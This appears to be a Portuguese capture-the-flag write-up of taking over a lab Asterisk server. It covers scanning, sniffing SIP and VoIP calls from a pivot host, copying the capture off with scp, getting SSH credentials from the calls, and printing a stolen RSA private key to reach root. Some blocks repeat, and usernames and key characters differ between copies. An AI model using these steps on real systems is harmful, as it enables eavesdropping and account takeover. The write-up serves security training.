


# maq161-exploit2-asterisk

MAQUINA 192.168.10.161 - EXPLOIT2 - ASTERISK

=====

```
root@0xffff:~# nmap -sV -p- 192.168.10.161
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-02 21:32 -03
Nmap scan report for 192.168.10.161
Host is up (0.0067s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.13.12
5060/tcp  open  sip?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



```
root@0xffff:~# nmap -sV -p- 192.168.10.161
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-02 21:32 -03
Nmap scan report for 192.168.10.161
Host is up (0.0067s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2
.0)
80/tcp    open  http     nginx 1.13.12
5060/tcp  open  sip?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
root@0xffff:~# nikto -h http://192.168.10.161
- Nikto v2.1.6
```

```
-----
+ Target IP:      192.168.10.161
+ Target Hostname: 192.168.10.161
+ Target Port:    80
+ Start Time:     2018-05-02 21:34:06 (GMT-3)
-----
+ Server: nginx/1.13.12
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ All CGI directories 'found', use '-C none' to test none
+ 26188 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time:       2018-05-02 21:37:40 (GMT-3) (214 seconds)
-----
+ 1 host(s) tested
```

como nao se consegue escutar no tun0 da vpn, imaginei que deveria voltar pra maquina 158 e escutar a partir dela

com o comando tcpdump vi que tem trafego passando na porta 5060  
# tcpdump -i eth0 -vv host 192.168.10.161

```
192.168.10.161.sip > 192.168.10.158.sip: [udp sum ok] SIP, length: 436
  BYE sip:exploitcall@192.168.10.158:5060 SIP/2.0
  Via: SIP/2.0/UDP 192.168.10.161:5060;branch=z9hG4bK32c4446c
  Max-Forwards: 70
  From: <sip:Teste@192.168.10.161>;tag=as355bc7b0
  To: <sip:exploitcall@192.168.10.158>;tag=as5709d525
  Call-ID: 233555db1c5c484040c4eb505aab194f@192.168.10.161:5060
  CSeq: 103 BYE
  User-Agent: Asterisk PBX 13.20.0
  X-Asterisk-HangupCause: Normal Clearing
  X-Asterisk-HangupCauseCode: 16
  Content-Length: 0
```

07:59:23.524969 IP (tos 0x0, ttl 64, id 20127, offset 0, flags [none], proto UDP (17), length 480)

```

192.168.10.158.sip > 192.168.10.161.sip: [bad udp cksum 0x986d -> 0x09ba!] SIP, length: 452
SIP/2.0 200 OK
Via: SIP/2.0/UDP 192.168.10.161:5060;branch=z9hG4bK32c4446c;received=192.168.10.161
From: <sip:Teste@192.168.10.161>;tag=as355bc7b0
To: <sip:exploitcall@192.168.10.158>;tag=as5709d525
Call-ID: 233555db1c5c484040c4eb505aab194f@192.168.10.161:5060
CSeq: 103 BYE
Server: Asterisk PBX 13.20.0
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO, PUBLISH, MESSAGE
Supported: replaces, timer
Content-Length: 0

07:59:38.433086 IP (tos 0x0, ttl 64, id 20410, offset 0, flags [none], proto UDP (17), length 609)
192.168.10.158.sip > 192.168.10.161.sip: [bad udp cksum 0x98ee -> 0x3edc!] SIP, length: 581
OPTIONS sip:trunk_exploit@192.168.10.161:5060 SIP/2.0
Via: SIP/2.0/UDP 192.168.10.158:5060;branch=z9hG4bK3eca67c9
Max-Forwards: 70
From: "asterisk" <sip:asterisk@192.168.10.158>;tag=as4b1626f1
To: <sip:trunk_exploit@192.168.10.161:5060>
Contact: <sip:asterisk@192.168.10.158:5060>
Call-ID: 3152981946c0fd13561ad47444a3377f@192.168.10.158:5060
CSeq: 102 OPTIONS
User-Agent: Asterisk PBX 13.20.0
Date: Fri, 04 May 2018 10:59:38 GMT
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO, PUBLISH, MESSAGE
Supported: replaces, timer
Content-Length: 0

07:59:38.434071 IP (tos 0x0, ttl 64, id 42246, offset 0, flags [none], proto UDP (17), length 537)
192.168.10.161.sip > 192.168.10.158.sip: [udp sum ok] SIP, length: 509
SIP/2.0 404 Not Found
Via: SIP/2.0/UDP 192.168.10.158:5060;branch=z9hG4bK3eca67c9;received=192.168.10.158
From: "asterisk" <sip:asterisk@192.168.10.158>;tag=as4b1626f1
To: <sip:trunk_exploit@192.168.10.161:5060>;tag=as2fd516e2
Call-ID: 3152981946c0fd13561ad47444a3377f@192.168.10.158:5060
CSeq: 102 OPTIONS
Server: Asterisk PBX 13.20.0
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO, PUBLISH, MESSAGE
Supported: replaces, timer
Accept: application/sdp
Content-Length: 0

```

```

07:59:38.434071 IP (tos 0x0, ttl 64, id 42246, offset 0, flags [none], proto UDP
(17), length 537)
  192.168.10.161.sip > 192.168.10.158.sip: [udp sum ok] SIP, length: 509
    SIP/2.0 404 Not Found
    Via: SIP/2.0/UDP 192.168.10.158:5060;branch=z9hG4bK3eca67c9;received=192
.168.10.158
    From: "asterisk" <sip:asterisk@192.168.10.158>;tag=as4b1626f1
    To: <sip:trunk_exploit@192.168.10.161:5060>;tag=as2fd516e2
    Call-ID: 3152981946c0fd13561ad47444a3377f@192.168.10.158:5060
    CSeq: 102 OPTIONS
    Server: Asterisk PBX 13.20.0
    Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO
, PUBLISH, MESSAGE
    Supported: replaces, timer
    Accept: application/sdp
    Content-Length: 0

```

deu pra ver que eh um usuario: exploit preciso saber o que tem no pacote SIP entao a opcao foi gravar um pcap para jogar para minha maquina e ler num wireshark

```
tcpdump -i eth0 -vvv -w captura2.pcap
```

```

root@exploit1:/tmp# tcpdump -i eth0 -vvv -w captura2.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Got 2574

```

baixando para minha maquina

```

root@exploit1:/tmp# scp captura2.pcap eder@192.168.199.6:/tmp
eder@192.168.199.6's password:
captura2.pcap                                100% 1102KB   1.1MB/s   00:00
root@exploit1:/tmp# █

```

analizando no wireshark

num pacote sip ANALYZE FOLLOW STREAM encontrei o usuario: exploituser

```

SIP/2.0 404 Not Found
Via: SIP/2.0/UDP 192.168.10.161:5060;branch=z9hG4bK04107804;received=192.168.10.161
From: "asterisk" <sip:asterisk@192.168.10.161>;tag=as473b046e
To: <sip:192.168.10.158>;tag=as678568fd
Call-ID: 2426268523e11e744f1cbe996540b81c@192.168.10.161:5060
CSeq: 102 OPTIONS
Server: Asterisk PBX 13.20.0
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO, PUBLISH, MESSAGE
Supported: replaces, timer
Accept: application/sdp
Content-Length: 0

REGISTER sip:192.168.10.158 SIP/2.0
Via: SIP/2.0/UDP 192.168.10.161:5060;branch=z9hG4bK1d2fcaf8
Max-Forwards: 70
From: <sip:exploituser@192.168.10.158>;tag=as3626e9dd
To: <sip:exploituser@192.168.10.158>
Call-ID: 30499593758e5d1b28ea7052496dbf64@192.168.10.161
CSeq: 190 REGISTER
Supported: replaces, timer
User-Agent: Asterisk PBX 13.20.0
Authorization: Digest username="exploituser", realm="asterisk", algorithm=MD5, uri="sip:192.168.10.158", nonce="3832ecad", response="309c26f450f0e73831bb1f6bbeb350bf"
Expires: 120
Contact: <sip:trunk_exploit@192.168.10.161:5060>
Content-Length: 0

```

achei um pacote SIP, cliquei em TELEPHONY / VOIP CALLS

92	22.022218	192.168.199.6	192.168.10.158	TCP	66 44538 → 22 [ACK] Seq=1 Ack=1157 Win=1444 Len=
93	22.259315	192.168.10.161	192.168.10.158	SIP	585 Request: OPTIONS sip:192.168.10.158

Wireshark · VoIP Calls - captura2									
Start Time	Stop Time	Initial Speaker	From	To	Protocol	Duration	Packets	State	Comments
30.148631	52.219613	192.168.10.161	<sip:Teste@192.168.10.161	<sip:exploitcall@192.168.10.158	SIP	00:00:22	6	COMPLETED INVITE 200	
90.193526	112.247262	192.168.10.161	<sip:Teste@192.168.10.161	<sip:exploitcall@192.168.10.158	SIP	00:00:22	6	COMPLETED INVITE 200	

deu pra ouvir as credenciais de acesso:

usuario: exploit  
senha: h@ck3r1@b

```
root@0xffff:/tmp# ssh exploit@192.168.10.161
The authenticity of host '192.168.10.161 (192.168.10.161)' can't be established.
ECDSA key fingerprint is SHA256:wVg2tqoV0j8XbL7VqE7sb4H2Isw/pxUfz4onetU89A0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.10.161' (ECDSA) to the list of known hosts.
exploit@192.168.10.161's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri May  4 09:24:56 -03 2018

System load:  0.03               Processes:            101
Usage of /:   19.3% of 18.32GB   Users logged in:     0
Memory usage: 59%               IP address for eth0: 192.168.10.161
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

15 packages can be updated.
5 updates are security updates.


Last login: Fri May  4 07:42:01 2018 from 192.168.200.7
$ ls -la /
```

nada de escalar privilegio

procurando algo na maquina achei o diretorio aonde fica a pagina

```
$ ls -la /u01
total 12
drwxrwxrwx  3 root root 4096 Apr 24 16:26 .
drwxr-xr-x 24 root root 4096 Apr 19 21:25 ..
drwxrwxrwx  2 root root 4096 May  1 17:25 zhengxing
$ ls -la /u01/zhengxing/
total 56
drwxrwxrwx 2 root root  4096 May  1 17:25 .
drwxrwxrwx 3 root root  4096 Apr 24 16:26 ..
-rwxrwxrwx 1 root root 41380 Apr 30 00:14 hack_this.jpg
-rwxrwxrwx 1 root root  1605 May  1 17:25 index.php
$
```

acessando a pagina



nada de interessante nessa imagem, porem olhando melhor

```
# ls -la /  achei um diretorio .bak
```

```

$ ls -la /
total 105
drwxr-xr-x 24 root root 4096 Apr 19 21:25 .
drwxr-xr-x 24 root root 4096 Apr 19 21:25 ..
drwxr-xr-x 2 root root 4096 Apr 19 21:27 .bak
drwxr-xr-x 2 root root 4096 Apr 19 20:53 bin
drwxr-xr-x 4 root root 1024 Apr 19 21:01 boot
drwxr-xr-x 18 root root 3860 May 4 07:14 dev
drwxr-xr-x 108 root root 12288 May 4 07:14 etc
drwxr-xr-x 4 root root 4096 Apr 27 20:28 home
lrwxrwxrwx 1 root root 33 Apr 19 20:57 initrd.img -> boot/initrd.img-4.4.0-119-generic
drwxr-xr-x 22 root root 4096 Apr 19 21:00 lib
drwxr-xr-x 2 root root 4096 Apr 19 20:48 lib64
drwx----- 2 root root 16384 Apr 19 14:25 lost+found
drwxr-xr-x 3 root root 4096 Apr 19 14:25 media
drwxr-xr-x 2 root root 4096 Apr 19 20:48 mnt
drwxr-xr-x 2 root root 4096 Jul 22 2014 opt
dr-xr-xr-x 111 root root 0 May 4 07:13 proc
drwx----- 6 root root 4096 May 1 18:19 root
drwxr-xr-x 26 root root 880 May 4 09:24 run
drwxr-xr-x 2 root root 12288 Apr 19 20:55 sbin
drwxr-xr-x 2 root root 4096 Jul 22 2014 srv
dr-xr-xr-x 13 root root 0 May 4 07:28 sys
drwxrwxrwt 8 root root 4096 May 4 09:56 tmp
drwxrwxrwx 3 root root 4096 Apr 24 16:26 u01
drwxr-xr-x 10 root root 4096 Apr 19 14:25 usr
drwxr-xr-x 13 root root 4096 Apr 19 14:58 var
lrwxrwxrwx 1 root root 30 Apr 19 20:57 vmlinuz -> boot/vmlinuz-4.4.0-119-generic

```

ao entrar vi que eram chaves privada e publica do usuario warhervio

```

$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDD05+zNnTEtN9+F5c3v7LhGHPb@Q817fJTjY8sz+NpegccRdRnG5SeayjLnyKdthtco1MFLZJ/DBaxd2Lo8QfvrSA9jJAAUznWlIr0hBzZ
7Jfkth7p8gbUrpq8n+HLe+g+3u+pYYbcC9YIXLbwRgG7mEuGwTl+M03938RZKhL3R1XagUPyaYKwscY3caD1u5Y0FVcrRKP48VR7w5qj2sb57eYQ9RsQcL5BjIHPV1pw4HvQwAmp4dL
nRSY258m6ot30fJ4mQ+ySr7XPw9w9wK3hWXy9Ckne48vCFwltYIuGF8sFEw98s6YGvb3JYV80pEw0jJLcn6Lm0yxAZfP warhervio@warhervio

```

extraindo a chave privada



```
$ ls
id_rsa id_rsa.pub
$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAw+fszZkxJzffhUnN7+y4RhZ20UPJe3yU42PLM/jaXoHHEXUZ
xuUnmsoy58inbYbXKNTBS2SfwwWsXdi6PEH767APYyQAFM51tSKzoQc2eyX5LYe6
fIG1K6ZqatJ/oS3voPibvqWGG3AvWCFy28EYBu5hLhlqE5fjNN/d/EWSoS90Yl5o
FD8mmClrHGN3Gg5bkmDhVXK0Sj+AVUe1uao9rG+e3mEPUbEHC+QYyBz1ZaVuB1as
AJraeHS50UmGUvJuqLdznyeJkPsrK+1z8PcPcJit4TV8vQpJpuPLwhcNbcilHhQb
BRMPfLOmBr29yWFW/DqRMA4yS3J+i5jssQGxzwIDAQABAoIBAHxhHpa2YV+9+Jr+
bdKbX6+cKhRYzm4pfboVH0mFYNDJ3CK4T0JZMVj0cXd5jNtcFfTlh0efvLMqofH/
bNZfKlvMLyjJrYeIQXFcc+GT28I6LMb8eqkcDPOGt9/Uf5XMvWxdCzzyiH+ZLWXt
7qeZI/EanfaPyipgb6+dRqopXdwZT011Guzj6342IlqrwxRxnkrC+bWQkloIXMOJ
ieiJ+9tuzxmYxKZcj+FxuW09c9A6VvsWsIC+ibs0iAUZ8N0IsuZSyfwCMIUJfpwB
KsbYGxWLOLcWTX80ro8wQcewARkRz/APDj193/SUVrqUeXi5guFH0PZUG8Gh6gul
5IZIBBECgYEA/h/YTViBaGmIUNdIB1PXmiNcfPbyK19722IAjk2TgEU25sAmIFW8
62dEYwC8IxqcELnDQq/UJwq9XgRcFLJcbqKNixslVHIaiRZIIprjWHHi2js/w3Mm
Br8G2h5lX0HJvjxayOMHHw5ZEEJifq4D2FGX0F1dyrKCye1wdOy5VicCgYEAxVoU
Th6DvaPRjNl0tg2dnW6tV788gcnpxEorBZ6s65mR1DbRBDc5vy7a17qGvseAQrJp
UxV1o3pECQ69v/Fb3YoCA3JLYdw9T4brzWIX9eNcRnoXogKzJbNVgj+cyBX2thgC
+hZOkwblwlAkA96iX8LEIeyFXNb2z75D8gxIhkCgYA8Nv2A7kzTmdYEGc7mdZZr
3p8muTkOz/RA0ouZLIab6UqmCLfAB7DZMsIAI4b85mw+hIXfMlyZ17ChW3UaLl06
lefmi0uII/VnsFDtajgel/XB8jIct0c4yADupC8vEB6mphR471qboEG4WZKPI9qj
YknrwCveQMg+4rU373PHFwKBgGI3en0GbDotFVTrxFH2ZMK9GjfZTNurCSCNK0wb
FCQMwa7DuTJH6c1kHDXQ9s5rq0GGWTSoMwuypb18RKMKESYl40qmLy381eaGV0RX
1WTiSkIo8SoH/fB9V8kCr5xEkgv91z1vbJtvi1k14hPQIEPdnjwTzGUwjD6JEJry
HsHBAoGAVF8Hp3ftB2dyUJyq00arUdfEpI4wfUMEKta03wSHAVj8YHZ6xt0mbdL/
s/Pagyn0NbZSBta3pPVz3Jxqy+9/Vv0oiiJe+E9Hp7xtr+w32z+LEyL89Krd+vQS
WnTmnlhvbKcgfRLVPTN5w0vBKtHyfpiKxMAbCdBtllrcFovKXKc=
-----END RSA PRIVATE KEY-----
```

```
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAw+fszZkxJzffhUnN7+y4RhZ20UPJe3yU42PLM/jaXoHHEXUZ
xuUnmsoy58inbYbXKNTBS2SfwwWsXdi6PEH767APYyQAFM51tSKzoQc2eyX5LYe6
fIG1K6ZqatJ/oS3voPibvqWGG3AvWCFy28EYBu5hLhlqE5fjNN/d/EWSoS90Yl5o
FD8mmClrHGN3Gg5bkmDhVXK0Sj+AVUe1uao9rG+e3mEPUbEHC+QYyBz1ZaVuB1as
AJraeHS50UmGUvJuqLdznyeJkPsrK+1z8PcPcJit4TV8vQpJpuPLwhcNbcilHhQb
BRMPfLOmBr29yWFW/DqRMA4yS3J+i5jssQGxzwIDAQABAoIBAHxhHpa2YV+9+Jr+
bdKbX6+cKhRYzm4pfboVH0mFYNDJ3CK4T0JZMVj0cXd5jNtcFfTlh0efvLMqofH/
bNZfKlvMLyjJrYeIQXFcc+GT28I6LMb8eqkcDPOGt9/Uf5XMvWxdCzzyiH+ZLWXt
7qeZI/EanfaPyipgb6+dRqopXdwZT011Guzj6342IlqrwxRxnkrC+bWQkloIXMOJ
ieiJ+9tuzxmYxKZcj+FxuW09c9A6VvsWsIC+ibs0iAUZ8N0IsuZSyfwCMIUJfpwB
KsbYGxWLOLcWTX80ro8wQcewARkRz/APDj193/SUVrqUeXi5guFH0PZUG8Gh6gul
5IZIBBECgYEA/h/YTViBaGmIUNdIB1PXmiNcfPbyK19722IAjk2TgEU25sAmIFW8
62dEYwC8IxqcELnDQq/UJwq9XgRcFLJcbqKNixslVHIaiRZIIprjWHHi2js/w3Mm
Br8G2h5lX0HJvjxayOMHHw5ZEEJifq4D2FGX0F1dyrKCye1wdOy5VicCgYEAxVoU
Th6DvaPRjNl0tg2dnW6tV788gcnpxEorBZ6s65mR1DbRBDc5vy7a17qGvseAQrJp
UxV1o3pECQ69v/Fb3YoCA3JLYdw9T4brzWIX9eNcRnoXogKzJbNVgj+cyBX2thgC
+hZOkwblwlAkA96iX8LEIeyFXNb2z75D8gxIhkCgYA8Nv2A7kzTmdYEGc7mdZZr
3p8muTkOz/RA0ouZLIab6UqmCLfAB7DZMsIAI4b85mw+hIXfMlyZ17ChW3UaLl06
lefmi0uII/VnsFDtajgel/XB8jIct0c4yADupC8vEB6mphR471qboEG4WZKPI9qj
YknrwCveQMg+4rU373PHFwKBgGI3en0GbDotFVTrxFH2ZMK9GjfZTNurCSCNK0wb
FCQMwa7DuTJH6c1kHDXQ9s5rq0GGWTSoMwuypb18RKMKESYl40qmLy381eaGV0RX
1WTiSkIo8SoH/fB9V8kCr5xEkgv91z1vbJtvi1k14hPQIEPdnjwTzGUwjD6JEJry
```

HsHBAoGAVF8Hp3ftB2dyUJyqO0arUdfEpl4wfUMEKtaO3wSHAVj8YHZ6xt0mbdL/  
s/Pagyn0NbZSBta3pPVz3Jxqy+9/Vv0oiiJe+E9Hp7xtr+w32z+LEyL89Krd+vQS  
WnTmnlhvbKcgfRLVPTN5w0vBKtHyfpiKxMAbCdBtlIrcFovKXKc=  
-----END RSA PRIVATE KEY-----

```
$ ssh -i id_rsa warhelvio@192.168.10.161
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
```

```
* Documentation: https://help.ubuntu.com
* Management:   https://landscape.canonical.com
* Support:      https://ubuntu.com/advantage
```

System information as of Fri May 4 09:59:38 -03 2018

```
System load: 0.0          Processes:           107
Usage of /:  19.3% of 18.32GB  Users logged in:    1
Memory usage: 60%          IP address for eth0: 192.168.10.161
Swap usage:  0%
```

Graph this data and manage this system at:  
<https://landscape.canonical.com/>

15 packages can be updated.  
5 updates are security updates.

```
Last login: Fri May 4 07:45:22 2018 from ::1
$ sudo su
root@exploit2:/home/warhelvio# cat /root/flag.txt
b5d2c3336803b7470307f3dfe4a33724
root@exploit2:/home/warhelvio#
```

```
$ ssh -i id_rsa warhelvio@192.168.10.161
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Fri May 4 09:59:38 -03 2018

System load: 0.0          Processes:           107
Usage of /:  19.3% of 18.32GB  Users logged in:    1
Memory usage: 60%          IP address for eth0: 192.168.10.161
Swap usage:  0%

Graph this data and manage this system at:
https://landscape.canonical.com/

15 packages can be updated.
5 updates are security updates.

Last login: Fri May 4 07:45:22 2018 from ::1
$ sudo su
root@exploit2:/home/warhelvio# cat /root/flag.txt
b5d2c3336803b7470307f3dfe4a33724
root@exploit2:/home/warhelvio#
```



